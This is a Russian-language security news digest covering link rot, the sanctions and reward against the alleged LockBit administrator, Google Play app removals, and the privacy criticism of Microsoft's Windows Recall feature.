


Исследователи подсчитали, что **23%** новостных веб-страниц содержат хотя бы одну неработающую ссылку, а для правительственных сайтов это число оставляет **21%**.

Хуже того, больше половины (**54%**) страниц Wikipedia также содержат хотя бы одну несуществующую ссылку. Суммарно около **11%** от всех ссылок в Википедии более не доступны.

Ситуация в социальных сетях не лучше. Так, в социальной сети X (бывший Twitter) почти **КАЖДЫЙ ПЯТЫЙ** твит пропадает через несколько месяцев после публикации.

В **60%** случаев это связано с тем, что учетная запись, разместившая сообщение, была закрыта, заблокирована или полностью удалена. В остальных **40%** случаев владелец аккаунта сам удаляет свой твит.



Продолжение статьи →

← Начало статьи

ДЕАНОН LOCKBITSUPP?


ФБР, Национальное агентство по борьбе с преступностью Великобритании (NCA) и Европол опубликовали масштабные обвинения и ввели санкции против 31-летнего гражданина России Дмитрия Юрьевича Хорошева. Правоохранители утверждают, что именно он скрывается за никами LockBitSupp и putinkrab, являясь администратором и разработчиком вымогательской группировки LockBit.

Согласно обвинительному заключению Министерства юстиции США и сообщению NCA, Дмитрий Хорошев живет в Воронеже и он лично «заработал» на вымогательских операциях LockBit около 100 миллионов долларов США (примерно пятая часть всех выкупов, полученных группой).

> *«Хорошев, он же LockBitSupp, процветал в условиях анонимности и даже предлагал награду в размере 10 миллионнов долларов любому, кто сможет раскрыть его личность. Теперь же он подпадает под санкции в виде замораживания активов и запрета на поездки», — заявило NCA.*

Предполагается, что санкции приведут к серьезным перебоям в работе вымогателей, поскольку теперь выплаты выкупов будут нарушать запреты властей, а значит, пострадавшие компании могут столкнуться с крупными штрафами. Например, в прошлом подобные меры приводили к тому, что некоторые компании, ведущие с вымогателями переговоры о выкупах, переставали работать с группировками, попавшими под санкции.

Также теперь американские власти предлагают вознаграждение в размере 10 миллионов долларов за любую информацию, которая может привести к аресту или осуждению LockBitSupp, в рамках программы Rewards for Justice.



REWARD
OF UP TO
$10,000,000 USD
FOR INFORMATION LEADING TO THE ARREST AND/OR CONVICTION OF
LOCKBIT RANSOMWARE VARIANT ADMINISTRATOR
DMITRY YURYEVICH KHOROSHEV
FOR VIOLATIONS INCLUDING THE COMPUTER FRAUD AND ABUSE ACT
Submit tips to FBI via:
Signal: @FBISupp.01
Telegram: @LockbitRewards
Email : fbisupp@fbi.gov
Tox: 80B98577F0541160C745B464E4
2C9AB782B036682FAD59D5F22
8EA75BF71691BE68ABE08BD55
STATE.GOV
FBI.GOV

По информации исследователей Vx-Underground, LockBitSupp заявил, что ФБР «блефует», правоохранители доксят вовсе не его, а он «сочувствует реальному Димону».

> *«Не понимаю, зачем они устраивают это маленькое шоу. Они явно расстроены тем, что мы продолжаем работать», — заявил LockBitSupp.*

Напомним, что в феврале 2024 года правоохранители провели операцию Cronos, в рамках которой они вывели из строя инфраструктуру LockBit, включая 34 сервера, где размещались сайты для слива данных и их зеркала, украденные у жертв файлы, криптовалютные кошельки. Также сообщалось, что власти получили около 1000 ключей для дешифрования данных, после чего был выпущен инструмент для расшифровки и бесплатного восстановления файлов.

Теперь правоохранители заявили, что на самом деле в их руках оказалось более 2500 ключей и они продолжают оказывать помощь жертвам LockBit в бесплатном восстановлении данных.

Кроме того, теперь, после изучения изъятых в феврале данных, NCA заявляет, что LockBit вымогала более миллиарда долларов у тысяч компаний по всему миру, а Минюст США сообщил, что Хорошев и его сообщники получили от своих жертв больше 500 миллионов долларов в виде выкупов.

Так, в период с июня 2022 года по февраль 2024 года LockBit совершила свыше 7000 атак (больше всего инцидентов было зафиксировано в США, Великобритании, Франции, Германии и Китае).


Группировка LockBit активна и сегодня, даже после недавней операции правоохранителей. Так, недавно хакеры обнародовали на своем сайте множество старых и новых данных о жертвах. Однако NCA утверждает, что операция Cronos привела к массовому сокращению количества партнеров LockBit и в результате число активных членов группы сократилось со 194 до 69 человек, поскольку хакеры утратили доверие к своему руководству.

2,28 МИЛЛИОНА ЗАБЛОКИРОВАННЫХ ПРИЛОЖЕНИЙ

В 2023 году компания Google заблокировала **2,28 МИЛЛИОНА** приложений в магазине Google Play. Обнаруженные в них нарушения правил могли угрожать безопасности пользователей.

Также компания выявила и заблокировала **333 ТЫСЯЧИ** аккаунтов разработчиков, которые загружали вредоносное ПО, мошеннические приложения или неоднократно нарушали правила.

Для сравнения: в 2022 году Google заблокировала около **1,5 МИЛЛИОНА** опасных приложений и приостановила активность **173 ТЫСЯЧ** аккаунтов разработчиков за грубые нарушения.



RECALL ХУЖЕ КЕЙЛОГГЕРА


В этом месяце компания Microsoft анонсировала новую ИИ-функцию в Windows 11. Функция, получившая название Recall, фиксирует всю активность пользователя компьютера, а затем позволяет формировать отчеты и выполнять поиск по истории за последние три месяца. ИБ-эксперты назвали Recall настоящим кошмаром с точки зрения конфиденциальности и безопасности.

Recall и Copilot+

Функция Recall была анонсирована 20 мая 2024 года, в рамках мероприятия, предваряющего скорый старт конференции Microsoft Build 2024.

В этом году компания всецело сосредоточена на искусственном интеллекте и Copilot, поэтому одним из главных анонсов мероприятия стали компьютеры Copilot+ и функция Recall, которая будет работать как раз на машинах Copilot+.

Recall создана, чтобы помочь «вспомнить» любую информацию, которую пользователь просматривал в прошлом, и сделать ее доступной с помощью простого поиска. Так, функция делает снимок активного окна каждые несколько секунд, записывая все, что происходит в Windows, будь то просмотр сайтов в браузере, общение в мессенджере или работа с другими приложениями.



Пример работы Recall

По умолчанию данные хранятся до трех месяцев (старые скриншоты будут заменяться новыми), и пользователь сможет выбирать, в каких приложениях можно делать снимки. Для работы Recall потребуется HDD или SSD объемом не менее 256 Гбайт и как минимум 50 Гбайт свободного места.

Полученные снимки будут обрабатываться нейронным процессором (Neural Processing Unit, NPU) устройства и ИИ-моделью, чтобы извлечь со скриншотов данные. Затем информация будет сохранена, и пользователи Windows смогут как просматривать историю скриншотов, так и искать по истории с помощью запросов на родном языке. В теории это позволит легко найти, к примеру, прочитанное в прошлом месяце письмо или посещенный когда-то сайт.

Представители Microsoft подчеркнули, что все собранные данные шифруются с помощью BitLocker, привязанного к учетной записи пользователя в Windows, и не передаются другим пользователям на том же устройстве.

Как уже было упомянуто выше, Recall будет работать только на компьютерах Copilot+ (также встречается написание Copilot Plus), которые компания тоже представила в этом месяце. Такие устройства вскоре будут предлагать Dell, Lenovo, Samsung, HP, Acer и Asus. Кроме того, Microsoft выпустит два собственных устройства, которые войдут в линейку Surface.

В Microsoft заявили, что эти решения способны выполнять более 40 TOPS (триллионов операций в секунду), будут оснащаться нейронным процессором, работать на базе Snapdragon X и Snapdragon X Plus, а также получат не менее 16 Гбайт ОЗУ и 256 Гбайт SSD. В дальнейшем таких устройств станет больше благодаря партнерству с Intel и AMD (начиная с Lunar Lake и Strix), а текущие экземпляры уже якобы превосходят MacBook Air на базе M3 почти на 58% по многопоточной производительности.

Критика

Появление Recall вызвало шквал критики со стороны как обычных пользователей, так и ИБ-специалистов. Хотя в своем анонсе Microsoft подчеркивает, что Recall разработана таким образом, чтобы все данные хранились только на устройстве пользователя в зашифрованном виде, многие полагают, что это создаст серьезные риски для конфиденциальности и возникнет новый вектор атак, направленных на кражу данных.

> *«Recall — ключевая часть того, что делает компьютеры Copilot+ особенными, и Microsoft с самого начала заложила конфиденциальность в концепцию Recall, — заявляют разработчики. — На компьютерах Copilot+ с процессором Snapdragon серии X вы увидите значок Recall на панели задач после первой активации устройства. С помощью этого значка можно открыть настройки Recall и выбрать, какие снимки Recall собирает и хранит на вашем устройстве. Вы сможете ограничить количество собираемых Recall снимков. Например, сможете выбрать определенные приложения или сайты, посещенные в поддерживаемом браузере, чтобы исключить их из своих снимков. Кроме того, вы сможете приостановить создание снимков с помощью значка Recall в системном трее, очистить некоторые или все сохраненные снимки, а также удалить все снимки со своего устройства».*

Кроме того, Microsoft заявила, что Recall не будет создавать скриншоты окон в режиме InPrivate в Microsoft Edge (и других браузерах на базе Chromium), а также контента, защищенного DRM. Однако в компании не уточнили, будут ли поддерживаться приватные режимы в других браузерах, например, в Firefox.

Словом, Recall должна быть «приватной, локальной и безопасной» (то есть о передаче данных в облако и на серверы Microsoft речи не идет), не будет использоваться для обучения каких-либо моделей искусственного интеллекта, и пользователь сможет «полностью контролировать ситуацию».

Стоит отметить, что Microsoft уже начала предоставлять более подробную техническую информацию о Recall, например о групповых политиках, которые можно использовать для отключения функции в масштабах компании.

Однако все эти обещания не помогли успокоить сообщество. Функцию критикуют практически все, начиная от простых пользователей (достаточно почитать комментарии к любой публикации о Recall и убедиться, что пользователи не доверяют заявлениям Microsoft) до Илона Маска, который сравнил анонс Recall с эпизодом сериала «Черное зеркало» и заявил, что сразу же отключит эту функциональность.

Также Recall уже заинтересовалось британское агентство по защите данных — Управление комиссара по информации (ICO), которое обратилось к Microsoft с запросом, чтобы убедиться, что данные людей действительно будут защищены должным образом и не будут использованы самой компанией.

> *«Мы ожидаем, что организации будут прозрачно информировать своих пользователей о том, как используются их данные, и обрабатывать персональные данные только в той мере, в какой это необходимо для достижения конкретной цели. Индустрия должна учитывать вопросы защиты данных с самого начала и тщательно оценивать и смягчать риски в отношении прав и свобод людей, прежде чем выводить продукты на рынок, — говорится в заявлении ICO. — Мы направили запрос в Microsoft, чтобы понять, какие меры защиты конфиденциальности пользователей были предприняты».*

Но даже если представить, что Microsoft действительно не получит доступ к данным Recall, продукт все равно может нести серьезные риски для безопасности и конфиденциальности.

К примеру, Microsoft признаёт, что функция не выполняет модерацию контента, то есть будет просматривать буквально все, что «видит», включая пароли в парольных менеджерах и номера счетов на банковских сайтах. Другой пример: если пользователь будет составлять в Word конфиденциальное соглашение, будет создан скриншот и этого документа.

К тому же, если компьютер используется несколькими людьми совместно, придется быть внимательнее к просматриваемым фотографиям и видео, поскольку они тоже будут записаны и сохранены Recall.

Хотя в настройках пользователь сможет запретить делать скриншоты конкретных приложений, специалисты опасаются, что большинство людей вообще не станут разбираться в настройках этой функции. В итоге вся информация будет храниться в удобном семантическом индексе Windows 11 и будет доступна для поиска всем, кто имеет доступ к компьютеру.

Хуже того, если злоумышленники или малварь скомпрометируют устройство пользователя, все данные Recall, защищенные BitLocker, будут расшифрованы, то есть станут доступны и для хакера.

Таким образом, атакующие смогут попросту похитить базу данных Recall и выгрузить ее на собственные серверы для последующего анализа. Затем полученная информация может использоваться, например, для вымогательства или взлома учетных записей жертв, если учетные данные попадали в поле зрения Recall.

Известный ИБ-эксперт Кевин Бомонт (Kevin Beaumont), неоднократно выступавший с откровенной критикой в адрес Microsoft, выразил обеспокоенность тем, что новая функция создаст обширные возможности для атак, и сравнил Recall «с кейлоггером, встроенным в Windows».

